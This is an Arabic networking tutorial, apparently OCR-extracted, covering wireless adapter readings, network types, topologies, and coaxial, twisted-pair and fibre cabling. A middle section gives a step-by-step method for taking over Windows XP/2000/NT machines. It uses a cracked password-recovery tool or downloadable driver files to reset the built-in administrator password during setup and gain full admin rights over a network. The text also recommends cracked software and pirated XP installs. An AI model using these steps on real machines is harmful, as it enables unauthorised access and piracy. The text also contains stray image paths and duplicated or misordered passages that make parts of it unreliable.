هذه تعني ان كرت الشبكة اللاسلكية متصل بنقطة الاتصال التي تحمل عنوان الMAC Address التالي:

00-08-C8-AC-7F-E0

وال MAC Address هو Media Access Control Address وهو العنوان الفيزيائي لكرت الشبكة اللاسلكية (نعم نقطة الاتصال تحتوي على كرت شبكة لا سلكية بداخلها) و هذا العنوان عنوان ثابت يأتي من الشركة المصنعة و يكون الرقم رقم مميز من المفترض ان يملك كل كرت شبكة سواء سلكي او لاسلكي رقم خاص به لا يتكرر مع كروت اخرى ، يعطى من الشركة المنتجة.

SSID

وهو الIDentifier Set Service و هو رقم او معرف لنقطة الاتصال. كل نقطة اتصال لديها معرف خاص بها ترسله بشكل مستمر كي تلتقطه كروت الشبكة اللاسلكية الموجودة في مداها لتعرف هذه الكروت ان نقطة اتصال ذات المعرف الفلاني موجودة في مداها. من الناحية الامنية يفضل تعطيل خاصية ارسال المعرف من نقطة الاتصال لانه اذا كان المدى بعيد نسبياً فان اي شخص يمكنه الدخول للشبكة الخاصة بك بدون عناء معرفة رقم المعرف الخاص بالشبكة!

بشكل افتراضي مع شركة D LINK فان المعرف يكون كلمة default ، يمكن ان تغيرها لاي كلمة او رقم تشاء.

Rate Tx

وهو معدل السرعة المتوفرة للكرت في هذه المسافة. كلما بعد الجهاز عن نقطة الاتصال قلت سرعة النقل.

Channel

القناة التي يتم الاتصال بها بين كرت الشبكة و نقطة الاتصال، يمكن اختيار رقم ١ ، ٣ ، ٦ او ١١.

Quality Link

وهي جودة الاتصال، اذا كنت متصل بكمبيوتر معين في الشبكة اللاسلكية و كنت تنقل ملف معين فان هذا الامر يبين لك جودة الاتصال بينك و بين الجهاز الاخر في اللحظة ذاتها


Strength Signal

وهي قوة الارسال، كلما ابتعدت عن نقطة الاتصال كلما ضعف الارسال.

Rate Data

يبين على شكل رسوم بيانية حركة نقل الملفات بين الاجهزة

بالضغط على SiteSurvey الموجود على اليسار، يمكننا مشاهدة نقاط الاتصال الموجودة في مدى كرت الشبكة ، نستطيع اختيار نقطة الاتصال المراد الاتصال بها و الدخول في الشبكة الخاصة بها (في حال وجود اكثر من نقطة اتصال في نفس المنطقة) نظللها و نضغط على Connect فيقوم كرت الشبكة بالاتصال بنقطة الاتصال هذه، الصورة توضح نقطة اتصال واحدة موجودة في نفس المدى:



جدير بالذكر ان هناك بعض الامور التي تعيق و تضعف الارسال في نقطة الاتصال، منها ان يكون يكون الكمبيوتر بعيداً عن نقطة الاتصال ، و ان يكون الفاصل بينهما جدران عديدة سواء اسمنتية او من غيره، و وجود عدة اجهزة كهربائية تعمل في نفس مكان نقطة الاتصال كشاشة الكمبيوتر و غيرها، و قرب المنزل من محطة تقوية ارسال لشركة الاتصالات او المطار و خلافه، كل هذه الامور تؤثر سلباً في قوة ارسال نقطة الاتصال فيجب تجنبها قدر الامكان للحصول على افضل تغطية.

<u>شبكة الحاسوب هي عبارة حاسوبين او اكثر متصلين مع بعضهما البعض للمشاركة في المعلومات.</u>

<u>LAN</u>

هذا المصطلح يعني Network Local Area وتعني شبكة حاسوب محلية. مثال: شبكة الحاسوب في الكلية. توجد في مكان واحد. تقوم بالمشاركة في ملفات وطابعات واجهزة اخرى. الاتصال عن طريق الكوابل.

<u>WAN</u>

اختصار لـ Wide Area Network وتعني شبكة الكمبيوتر في عدة مواقع. مثلا: مجموعة مواقع في كل موقع يوجد LAN وهذه المواقع مرتبطة مع بعضها البعض فهذه الشبكة من المواقع تسمى WAN . تشترك المواقع في المشاركة بالملفات والطباعة. نوع الارتباط بين المواقع يكون مودم او ISDN او DSL او Cable او خط مستأجر leased line .

الشبكة تتكون ببساطة من ثلاث مكونات:

(١) البروتوكول للاتصال: قوانين الاتصال

(٢) رابط بين اجهزة الكمبيوتر مثلا: كيبل او خط ISDN

(٣) خدمات الشبكة: او ما هو جاهز للمشاركة كملفات او طابعات

الشبكات نوعين: اما ان تكون عبارة عن جهاز مرتبط بجهاز مرتبط بجهاز...الخ ويسمى ذلك Peer to peer . فائدته اقل كلفة ولكن لا يعمل بشكل فاعل بين الاجهزة (مشاكل في ادارة الملفات بين الاجهزة). يمكن استخدامه (او التفكير باستخدامه) في حالة عدد الاجهزة المتصلة اقل من ١٠ اجهزة.

Wkstn 1 Wkstn 2 Wkstn 3

اما النوع الثاني فهو ان تكون الاجهزة مرتبطة ببعضه البعض مع وجود جهاز رئيسي يسمى الخادم server وتسمى باقي الاجهزة clients

Wkstn 1 Wkstn 2 Wkstn 3

Server

فوائدها:

يوجد نقطة رئيسية وهي نقطة الاتصال مع الجهاز الخادم

اكثر كلفة ولكنه اكثر امانا واكثر فاعلية واقل مشاكل في الاتصال

هناك انواع منه: جهاز خادم للملفات وجهاز خادم للطابعات زجهاز خادم للبريد االلكتروني وجهاز خادم للانترنت.

برامج الخادم: NT ، ٢٠٠٠، XP ، Novell Netware ، Unix ، Apple Talk .

انواع الشبكات من ناحية تصميم الاتصال بين الاجهزة:

Physical Topologies:

Ring حلقة	Star نجمة	Bus المسار

مكونات الشبكات:

NIC يعني بطاقة الشبكة وهو اختصار للكلمة Network Interface Card . وانواعه: ISA, PCI او يكون للكمبيوتر المتنقل PCMCIA	
Hub : عبارة عن switch بين الاجهزة.	
Repeater: وهو جهاز يوضع بين كل مسافة لتقوية اشارة البث بين جهاز الكمبيوتر والخادم.	
Router : وهو جهاز يقوم بتوزيع المعلومات بين الاجهزة حسب عناوينها. مثال: يقوم بتوزيع	

الانترنت على جميع الاجهزة في الشبكة.	
Bridge : يقوم ايضا بنقل المعلومات بين الشبكات	
Gateway : يقوم بترجمة المعلومات بين الشبكات المختلفة.	
Modem : وهو الجهاز الذي يربط خط التلفون بالكمبيوتر.	

انواع الكوابل:

هنالك نوعين رئيسيين:

(١) fiper optic : وهو غال الثمن ولكنه سريع جدا واستخدامه معقد.

(٢) Twisted pair : وهو النوع الشائع لربط الاجهزة في الشبكات المحلية : رخيص الثمن، سريع نسبيا حسب نوعه، واستخدامه سهل وهو متوفر بنوعين:

(أ) STP : Sheilded twisted pair يكون السلك مغلف من الداخل بالقصدير. يستخدم حينما يكون هناك تخوف من ضعف او تشوش الاشارة في الشبكة بسبب الكهرباء او المايكروويف او غيرها من الاشارات.


(ب) UTP : Unsheilded twisted pair لا يكون السلك مغلف من الداخل .

انواع الكوابل من هذا النوع:




Category	Description
1	Voice (UTP only) للصوت
2	4 ازواج من الاسلاك 4 4 twisted pairs, data transmission up to 4 Mbps (UTP only), token ring
3	4 twisted pairs, data transmission up to 10 Mbps, Ethernet
4	4 twisted pairs, data transmission up to 16 Mbps, token ring
5	ويسمى هذا النوع هو الدارج في كل مكان ويلزم استخدامه دائما CAT5 هنالك نوعين منه: UTP or STP هو يو تي بي وهو UTP ارخص سعرا لانه غير مغاف ويستخدم اربع اسلاك منه فقط اما الثاني فهو مغاف لمنع تداخل المجال المغناطيسي الصادر من اسلاك خطوط الكهرباء ويستخدم اربع اسلاك اخرى لعمل منع التداخل المغناطيسي سرعة نقل المعلومات حتى مئة ميغابايت في الثانية 4 twisted pair, data transmission up to 100 Mbps, Ethernet and fast Ethernet
6	4 twisted pair, data transmission up to 155 Mbps, fast Ethernet
7	4 twisted pair, data transmission up to 1000 Mbps, gigabit Ethernet

طريقة ربط كيبل شبكة - مباشر



طريقة ربط كيبل شبكة معكوس:



انواع الكوابل من ناحية جهة الربط:

RJ-45 مثل عظمة التلفون ولكن اكبر منها

Coaxial مثل عظمة الفيديو والصحن

انواع الاتصال بين الاجهزة:

(١) simplex : تبعث المعلومة من طرف واحد

(٢) Half-duplex : تبعث المعلومة من كلا الطرفين ولكن ليس في نفس الوقت. مثال: المخشير

(٣) Full-Duplex : مثال: التلفون

الايقونات على الشبكات:

Mapped Drive	Shared Drive	Shared Folder
Websites (X:) دوسية على شكل سواقة اقراص على الشبكة	Local Disk (C:) صلب قرص مشترك	دوسية مشتركة

أنواع وخصائص أسلاك الشبكات

هناك ثلاث أنواع رئيسية من الأسلاك هي :

-1الأسلاك المحورية .Coaxial Cable
-2الأسلاك الملتوية .Twisted Pair
-3الألياف البصرية .Fiber Optic

هناك طريقتان لإرسال الإشارة عبر السلك هما :

1- Baseband إرسال النطاق الأساسي .
2- Broadband إرسال النطاق الواسع .

أنظمة النطاق الأساسي :. Baseband تستخدم الإرسال الرقمي للإشارة بواسطة تردد واحد فقط، حيث أن الإشارة الرقمية تستخدم كامل سعة نطاق البث .Bandwidth

تعتبر شبكات إثرنت أوضح مثال على استخدام إرسال .Baseband

باستخدام هذه التقنية في البث يستطيع أي جهاز على الشبكة إرسال الإشارات في اتجاهين bidirectional، وبعض الأجهزة تستطيع إرسال و استقبال الإشارة في نفس الوقت .

إذا كان طول السلك كبيرا هناك احتمال لحصول توهين attenuation للإشارة المرسلة مما يسبب صعوبة في التعرف على محتواها، لهذا تستخدم شبكات Baseband مكررات إشارة Repeaters و التي تتسلم الإشارة و تقويها ثم تعيد إرسالها .

أما أنظمة النطاق الواسع :. Broadband فتستخدم الإرسال التماثلي للإشارة Analog مع مدى أوسع من الترددات، مما يسمح لأكثر من إشارة أن تستخدم نفس السلك في نفس الوقت .
كما أن تدفق الإشارات في أنظمة Broadband يتم في اتجاه واحد فقط unidirectional

و لكن لحل هذه المشكلة تستخدم الطريقتين التاليتين :

-1استخدام سلك ثنائي dual-cable فيكون كل جهاز موصل بسلكين واحد للإرسال و الآخر للإستقبال .
-2استخدام سلك واحد مع تقسيم سعة النطاق الى قسمين midsplit ، بحيث يتوفر قناتين و كل قناة تستخدم تردد مختلف ، وتكون واحدة للإرسال و الأخرى للإستقبال .

تستخدم أنظمة **Broadband** أجهزة خاصة لتقوية الإشارة التماثلية تسمى مقويات أو **amplifiers.**

إذا كانت سعة النطاق كبيرة فإنه من الممكن استخدام عدة أنظمة بث تماثلي مثل الإرسال الشبكي الكمبيوتري و شبكات التلفاز **Cable TV** باستخدام نفس السلك .

تتكون الأسلاك المحورية في أبسط صورها من التالي :

-1محور من النحاس الصلب محاط بمادة عازلة.
-2ضفائر معدنية للحماية.
-3غطاء خارجي مصنوع من المطاط أو البلاستيك أو التفلون.**Teflon**

تقوم الضفائر المعدنية بحماية المحور من تأثير التداخل الكهرومغناطيسي **EMI** و الإشارات التي تتسرب من الأسلاك المجاورة أو ما يسمى . **Crosstalk**

إضافة لذلك تستخدم بعض الأسلاك المحورية طبقة أو طبقتين من القصدير كحماية إضافية .

هناك نوعان من الأسلاك المحورية :

Thin -1السلك المحوري الرقيق .
Thick -2السلك المحوري الثخين .

النوع الأول هو سلك مرن رقيق يصل قطره الى ٠,٦ سم و يستخدم عادة في شبكات ١٠ **Base2**و يوصل مباشرة الى بطاقة الشبكة .

أما النوع الثاني فهو سلك ثخين متصلب و غير مرن و يصل قطره الى ١,٢ سم و يستخدم عادة في شبكات ١٠ **Base5**و لأنه أثخن من النوع الأول فإنه يستطيع الوصول الى مسافات أبعد دون توهين للإشارة ، فبينما لا يصل السلك الأول لأكثر من ١٨٥ متر يصل السلك الثخين الى ٥٠٠ متر .

هناك مواصفات كهربائية خاصة للأسلاك المحورية تتضمن :

50 -1أوم) أوم هي وحدة قياس مقاومة السلك للتيار المتردد **RG-8** (و) **RG-11** للسلك الثخين .(
50 -2أوم **RG-58** للسلك الرقيق .
75 -3أوم **RG-59** و يستخدم لسلك التلفاز .
93 -4أوم **RG-62** و تستخدم لمواصفات شبكات **.ARCnet**

تستخدم الأسلاك المحورية مشابك أو وصلات خاصة لوصل الأسلاك معا و وشبك الأجهزة معها، تسمى

هذه المشابك BNC (British Naval Connectors)

تتضمن عائلة مشابك BNC المكونات التالية :

1- BNC cable connector.
2- BNC T connector.
3- BNC barrel connector.
4- BNC terminator.

تصنف الأسلاك المحورية الى صنفين وفقا لتركيب غلافها الخارجي و طبيعة المكان الذي ستركب فيه و هذان الصنفان هما :

1- polyvinyl chloride (PVC)
2- plenum.

PVC :. مرن و ممكن استخدامه في الأماكن المفتوحة أو المعرضة لتهوية جيدة ، ولكن نظرا لأنه قد تنبعث منه روائح سامة في حالة حدوث حريق فإن هذا النوع من غير المحبذ استخدامه في الأماكن المغلقة أو سيئة التهوية .

plenum :. فهو مصنوع من مواد مضادة للحريق ، وهي تسمى بهذا الإسم نسبة للمكان الذي تركب فيه plenum و هو الفراغ الذي يفصل بين السقف و أرضية الطابق الذي فوقه و تكون مخصصة لتدوير الهواء البارد أو الدافئ عبر البناية ، وهذه الأماكن تكون حساسة جدا في حالة حدوث حرائق فلو افترضنا أن الأسلاك الممدة هناك غير مضادة للحريق فإن الغازات السامة ستنتشر عبر البناية.

تقوم الضفائر المعدنية بحماية المحور من تأثير التداخل الكهرومغناطيسي EMI و الإشارات التي تتسرب من الأسلاك المجاورة أو ما يسمى . Crosstalk

إضافة لذلك تستخدم بعض الأسلاك المحورية طبقة أو طبقتين من القصدير كحماية إضافية .

تتكون الأسلاك الملتوية في أبسط صورها من .:

1- Unshielded twisted pair (UTP) أسلاك ملتوية غير محمية.
2- Shielded-twisted pair (STP) الأسلاك الملتوية المحمية.

يتكون النوع الأول Unshielded twisted pair (UTP) من أسلاك ملتوية داخل غطاء بلاستيكي بسيط، و يستخدم هذا النوع في شبكات ١٠ .BaseT

قامت جمعية الصناعات الإلكترونية و جمعية صناعات الإتصال The Electronic Industries Association and the Telecommunications Industries Association

(EIA/TIA)بتقسيم UTP الى خمس فئات وفقا للغاية من استخدامها :

Category 1 -1الفئة الأولى و تستخدم لنقل الصوت فقط و لا تستطيع نقل البيانات .
Category 2 -2الفئة الثانية و تستخدم لنقل البيانات بسرعة ٤ ميجابت في الثانية .
Category 3 -3الفئة الثالثة و تستخدم لنقل البيانات بسرعة ١٠ ميجابت في الثانية .
Category 4 -4الفئة الرابعة و تستخدم لنقل البيانات بسرعة ١٦ميجابت في الثانية .
Category 5 -5الفئة الخامسة و تستخدم لنقل البيانات بسرعة ١٠٠ ميجابت في الثانية .

و في الوقت الحاضر يوجد Category 6 و هو نفس Category 5 و لكن يتميز بانه يدعم طول اكثر من الكيبل .

تعتبر UTP عرضة للتداخل الكهرومغناطيسي و تداخل الإشارات المجاورة ، ولحل هذه المشكلة تستخدم الحماية Shielding ، و من هنا ظهرت الأسلاك الملتوية المحمية.

النوع الثاني :.) و التي هي عبارة عن زوج من الأسلاك الملتوية محمية بطبقة من القصدير ثم بغلاف بلاستيكي خارجي .

و تتفوق STP على UTP في أمرين :

-1أقل عرضة للتداخل الكهرومغناطيسي .
-2تستطيع دعم الإرسال لمسافات أبعد .
-3في بعض الظروف توفر سرعات بث أكبر .

تستخدم الأسلاك الملتوية TP عادة في الحالات التالية :

-1ميزانية محدودة للشبكة .
-2هناك حاجة لتوفير سهولة و بساطة في التركيب .

تتكون أسلاك الألياف البصرية من .:

إسطوانة رقيقة جدا من الزجاج أو البلاستيك بسمك الشعرة تسمى Core الصميم و يكسى هذا الصميم بطبقة من الزجاج تكون مصممة لعكس الضوء عليه، وتغطى من ثم بطبقة مقواة Kevlar و التي بدورها تكون محمية بغطاء خارجي من البلاستيك .
و حيث أن كل Core لا يستطيع نقل الضوء أو الإشارة إلا في اتجاه واحد فقط فإنه لا بد من استخدام سلكين من الألياف البصرية واحد للإرسال و الثاني للإستقبال .

توفر أسلاك الألياف البصرية المزايا التالية .:

-1منيعة ضد التداخل الكهرومغناطيسي و التداخل من الأسلاك المجاورة .

-2معدلات التوهين منخفضة جدا .
-3سرعة إرسال بيانات مرتفعة جدا بدأت ب ١٠٠ ميجابت في الثانية و قد وصلت حاليا الى ٢٠٠٠٠٠ ميجابت في الثانية .
-4في الألياف البصرية يتم تحويل البيانات الرقمية الى نبضات من الضوء، و حيث أنه لا يمر بهذه الألياف أي إشارات كهربية فإن مستوى الأمن الذي تقدمه ضد التنصت يكون مرتفعا .

أما العيب الرئيسي في هذه الاسلاك

تعتبر الألياف البصرية ذات الصميم المصنوع من البلاستيك أسهل تركيبا و أقل عرضة للكسر ، ولكنها لا تستطيع حمل نبضات الضوء مسافات شاسعة كتلك المزودة بصميم زجاجي .
و الألياف البصرية بشكل عام تكلفتها مرتفعة كثيرا قياسا بالأسلاك النحاسية .

فهو نابع من طبيعتها ، فتركيب هذه الأسلاك و صيانتها أمر غاية في الصعوبة فأي كسر أو انحناء سيؤدي الى عطبها . و اخيرا يوجد نوع شاذ و خاص لشركة IBM

تقوم شركة IBM بوضع معايير خاصة لشبكاتها وقدمت نظاما معياريا لتعريف كل من :

-1مشابك الأسلاك .
-2لوحات الواجهة .Face Plates
-3لوحات التوزيع .Distribution Panels
-4أنواع الأسلاك .

تعتبر المشابك التي تستخدمها IBM فريدة من نوعها فهي ليست مشابك ذكرية و لا أنثوية بل هجينة و تسمى hermaphroditi

أما المعايير التي تستخدمها IBM لتوصيف أسلاكها فهي تتوافق مع المعيار الذي وضعته شركة American Wire Gauge (AWG) .

الأنواع الرئيسية للأسلاك المستخدمة في شبكات IBM هي :

1- Type 1 - STP for computers.
2- Type 2 - voice and data STP.
3- Type 3 - voice and data UTP.
4- Type 5 - fiber optic cable.
5- Type 6 - dual-shielded UTP.
6- Type 8 - STP for use under carpets.
7- Type 9 – plenum.

اختراق الشبكات المحلية وأنظمة تشغيل شركة مايكروسوفت

WinXP – 2000 - NT

الأدوات المطلوبة:
قرص مرن فارغ.
قرص مدمج لأي من أنظمة التشغيل المذكورة أعلاه يكون ذاتي الإقلاع
Bootable OS WinXp - 2000 - NT /CD
الطريقة تنفذ عن طريق برنامج باس ويير كت وهذه نبذة عنه مع الشركة:

Program's Profile:
Name: passware Kit
Ver: 5.1 build 47 (I use this version)
Status: shareware.
Company: passware CO
http://www.lostpassword.com/Website address :

للحصول على البرنامج مع الكراك ، قم بالبحث في موقع جوجل .
قد يواجه بعضكم مشاكل في الحصول على البرنامج , وبالتالي لن يستطيع تطبيق الدرس .
وقد أخذت ذلك بعين الاعتبار، وقمت بتجهيز الملفات اللازمة في عملية الاختراق وهي تغنيك عن البرنامج.

يمكن للجميع تحميل الملفات (حجمها ٥٢ كيلو بايت) من على الرابط التالي:
http://www.geocities.com/sevenmseven/Files.zip

وبعد انتهاء التحميل ، وفك ضغط الملف ستجد أمامك مجلد يحوي ثلاث ملفات ، وما عليك سوى نسخ هذه الملفات على قرص مرن لتبدأ العمل مباشرة وتجاوز الخطوات المذكورة في الشرح المتعلقة بالبرنامج .
بعد الانتهاء من النسخ أعد تشغيل الجهاز واجعل الإقلاع من القرص المدمج واتبع الخطوات بعدها كما في الشرح.

ملاحظة: يمكن أن تطبق الدرس على جهازك الشخصي إذا كنت تعمل على وندوز 2000 - XP - NT .
كما نعلم جميعا فإن أنظمة التشغيل أعلاه تحوي حساب لمدير النظام يأتي مدمج مع تنصيب النظام.
Built-in administrator account.

وتتم عملية الاختراق من خلال تغيير كلمة المرور الخاصة بحساب مدير النظام المدمج.
قبل أن أبدأ بالشرح أود أن أشير إلى نقطة يعرفها جميعكم وهي أن اسم المستخدم وكلمة السر معروفة للجميع وقامت مايكروسوفت بتعيينها افتراضيا عند الانتهاء من عملية التنصيب مباشرة وهي:

1 - User name: administrator.

2- Password:

كلمة المرور هي فراغ أي لا تكتب شي واضغط زر انتر وستدخل مباشرة.
ويقوم كثير من مدراء الشبكات بتعيين كلمة مرور أخرى ويتركون الحساب لأنهم يستخدمون حساب مدير آخر، أو أنهم يستخدمون الحساب نفسه وفي كلا الحالتين ستكون الشبكة معرضة للاختراق.

الشركة قدمت البرنامج على أنه يعمل على استعادة كلمات السر المفقودة لكثير من البرامج ومنها أنظمة تشغيل ما يكروسوفت، وبرامج المكتب (أوفيس) وبرنامج ضغط الملفات

Password recovery for XP + 2000 + NT + office applications + Zip files + etc

ويمكن للهاكر أن يستخدمه في اختراق أي شبكة محلية، ولذلك هذه المشاركة قد تفيد كل من يعمل في شركة تحوي شبكة محلية، يعني الموظفين بشكل رئيسي، على أن يتنبهوا لهذه الطريقة إن كانوا مسئولين على الشبكة.

Disclaimer: I won’t be held responsible for any misuse to the information that has been mentioned in this article.

يمكن للجميع معرفة كل البرامج التي يمكن كسر كلمات المرور لها من خلال الدخول على البرنامج من شريط ابدأ. .

بعد انتهاء عملية تنصيب البرنامج، أدخل إلى البرنامج ومنها اختر الخيار

Windows XP - 2000 - NT key

بعدها ستفتح أمامك النافذة الخاصة بالخيار الذي اخترته وستجد ما يلي:

Windows XP/2000/NT Key resets Windows XP/2000/NT security settings if Administrator password, secure boot password or key disk is lost

This application creates Windows Key driver disk. Reboot locked system using Windows XP/2000/NT setup disks or CD-ROM and load Windows Key driver. When Windows Key driver is loaded, it will show you the list of Windows installations that could be processed.

Please see Frequently Asked Questions (FAQ) if you need more help on using the software.

Please insert a blank floppy disk into drive A: and click Next when ready.

ضع القرص المرن في محرك الأقراص المرنة واضغط على كلمة
Next
وستظهر الشاشة التالية :

Please fill fields below:
User name:
Company:
Password: (optional)
Click Next when ready.

اضغط بعدها على كلمة) .Next يمكن ألا تكتب أي شي في الفراغات أعلاه وتركها كما هي)
سيبدأ بعدها البرنامج بنسخ الملفين اللذين سنستخدمهم في تغيير كلمة المرور.
وعندما ينتهي ستظهر هذه الشاشة :

Reboot locked system using Windows XP/2000/NT setup disks or CD-ROM and load Windows Key driver. When Windows Key driver is loaded, it will show you the list of Windows installations that could be processed.
Please see Frequently Asked Questions (FAQ) if you need more help on using the software.
If you need to create another Windows Key driver disk insert a blank floppy disk into drive A: and click Next when ready.

أغلق بعدها البرنامج نهائيا .
بعد ذلك أعد تشغيل الجهاز وأدخل على إعدادات برنامج الإدخال والإخراج
Bois (basic input output system)
واجعل خيار الإقلاع الأول من القرص المدمج ..
ضع بعدها قرص النظام حتى يتم الإقلاع منه
عند الدخول على أول شاشة زرقاء في برنامج الإعداد قم بالضغط على زرF6
ستجد تعليمات في أسفل الشاشة كما يلي
Press F6 if you want to install a third party SCSI or RAID driver .

اترك بعدها برنامج الإعداد يعمل بشكل طبيعي.
سيتوقف برنامج الإعداد عند الشاشة التالية:

Windows setup
Setup could not determine the type of one or more mass storage devices installed in your system , or you have chosen to manually specify an adapter. Currently, setup will load support for the following mass storage devices :
< none >
*** To specify additional SCSI adapter, CD-ROM drivers , or special disk controllers for the use with windows XP (2000),including these for which you have a device support disk from a mass storage device manufacturer , Press S**
*** If you do not have any device support disks from a mass storage device manufacturer , or do not want to specify additional mass storage devices for use with windows XP (2000),press ENTER**

عندما تجد هذه الشاشة قم بالضغط على حرف , S وستصل إلى الشاشة التالية :

Windows setup
Please insert the disk labeled
Manufacturer-supplied hardware support disk into driver a:

v Press ENTER when ready

أدخل القرص المرن الذي قمنا بإنشائه واضغط على إنتر .
ستظهر بعدها هذه الشاشة :

Windows setup
You have chosen to configure a SCSI adapter for use with windows (2000 - Xp) , using a device support disk provided by an adapter manufacturer

Select the SCSI adapter you want from the following list, or press ESC to return to the previous screen.
Windows XP - 2000 - NT key

اضغط انتر بعدها وستجد الشاشة التالية:

*** To specify additional SCSI adapter, CD-ROM drivers, or special disk controllers for the use with windows XP (2000), including these for which you have a device support disk from a mass storage device manufacturer, Press S**
*** If you do not have any device support disks from a mass storage device manufacturer , or do not want to specify additional mass storage devices for use with windows XP (2000),press ENTER**

هنا يسأل برنامج الإعداد إن كنت تريد تحديد درايفر أخر أو لا. اضغط انتر لتجاهل ذلك.

سيستمر برنامج الإعداد بعدها بالعمل حتى يبدأ بتشغيل وندوز وستلاحظ الملاحظات أسفل الشاشة كما يلي :

Setup is starting windows 2000

بعد ذلك يبدأ عمل برنامج باس ويير حيث سيقوم البرنامج بالتعرف على القرص الصاب الذي يحوي نظام التشغيل وستلاحظ ما يلي:
شاشة سوداء تحوي في الأعلى إسم البرنامج والشركة واسم مالك البرنامج مع الرخصة وفي الأسفل قراءة للقرص الصاب الذي يحوي مجلد نظام التشغيل كما يلي :

C:\windows)if it is XP (OR
C:\winnt) if it is 2000 - NT(

ويمكن أن يقرأ أكثر من مسار إذا كنت تعمل على نظامي تشغيل.
اكتب رقم واحد ليبدأ البرنامج بتوليد إسم مستخدم جديد يمكن لك استخدامه.
ملاحظة: قد يكون الإسم

Administrator

أو أي إسم أخر لذا قم بتدوين الإسم في ورقة خارجية.
بعدها سيقوم بتعيين كلمة مرور افتراضية هي ١٢٣٤٥
اضغط على الحرف Y للموافقة .
بذلك تكون حصلت على إسم المستخدم وكلمة المرور لتدخل إلى النظام أو الشبكة بصلاحيات مطلقة كمدير ..
سيقوم البرنامج تلقائيا بإعادة تشغيل الجهاز وعندها تكون الشبكة قد وقعت تحت يديك أو أي جهاز يحوي نظام تشغيل محمي بكلمة مرور عند بداية تسجيل الدخول. قم بالدخول بواسطة المعطيات الجديدة وستلاحظ عند نجاح تسجيل الدخول ظهور رسالة تفيد بأن كلمة المرور ستنتهي خلال ٢٤ ساعة ويعطيك خيار تغيير كلمة المرور ، وقم بذلك إذا أحببت .

لسد الثغرة: قم بتعطيل حساب مدير النظام المدمج حتى لا يتمكن أحد من استخدامه، وأنشأ حساب مدير أخر للعمل عليه.

وهناك نظرية أمنية يجب أن يعرفها الجميع وهي أن كل جهاز تصل إليه يديك مهما بلغت وسائل الحماية عليه يمكن اختراقه وهو ما يعرف ب

PC physical access

وبالعربي الفصيح " قول على الجهاز يا رحمن يا رحيم "
ولأي استفسار عن استخدامات البرنامج يمكن لأي منكم مراسلتي على إيميلي أخر المشاركة.

قبل أن أنهي أود أن أشير إلى حل لمشكلة يعاني منها الكثيرين عند تنصيب ويندوز XP وهي الرسالة التي تفيد بأن برنامج الإعداد غير قادر على نسخ ملف معين ويطلب منك تجاوز النسخ أو إعادة المحاولة. وتحدث هذه المشكلة في الأقراص المنسوخة للنظام الغير أصلية ولتجاوز هذه المشكلة قم بتنصيب ويندوز ٢٠٠٠ أولا ثم قم بعمل ترقية لنظام xp من النسخة الغير أصلية لديك.

Install Win 2000 first then upgrade the system to XP.

حيث أن ما يزيد عن ٨٥% تقريبا من ملفات ٢٠٠٠ هي نفسها ملفات XP, وسيعمل النظام بشكل ممتاز ومن دون مشاكل

صيانة وربط الشبكة

شبكة الحاسوب هي كما شرحنا سابقا عبارة حاسوبين او اكثر متصلين مع بعضهما البعض للمشاركة في المعلومات.

LAN

هذا المصطلح يعني Network Local Area وتعني شبكة حاسوب محلية. مثال: شبكة الحاسوب في الكلية. توجد في مكان واحد. تقوم بالمشاركة في ملفات وطابعات واجهزة اخرى. الاتصال عن طريق الكوابل.

WAN

